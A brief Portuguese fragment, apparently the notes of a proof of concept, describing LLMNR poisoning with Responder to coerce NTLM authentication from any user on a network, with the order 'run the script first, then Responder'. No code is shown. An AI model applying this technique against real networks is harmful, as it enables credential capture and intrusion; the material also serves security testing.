

poc


Também pode ser feito com o responder. Qualquer domínio não resolvido que emita uma solicitação LLMNR será redirecionado para o script, permitindo coagir qualquer usuário em vez de exibir uma janela de autenticação NTLM de usuário/senha. Para funcionar, execute o script primeiro e depois o responder.
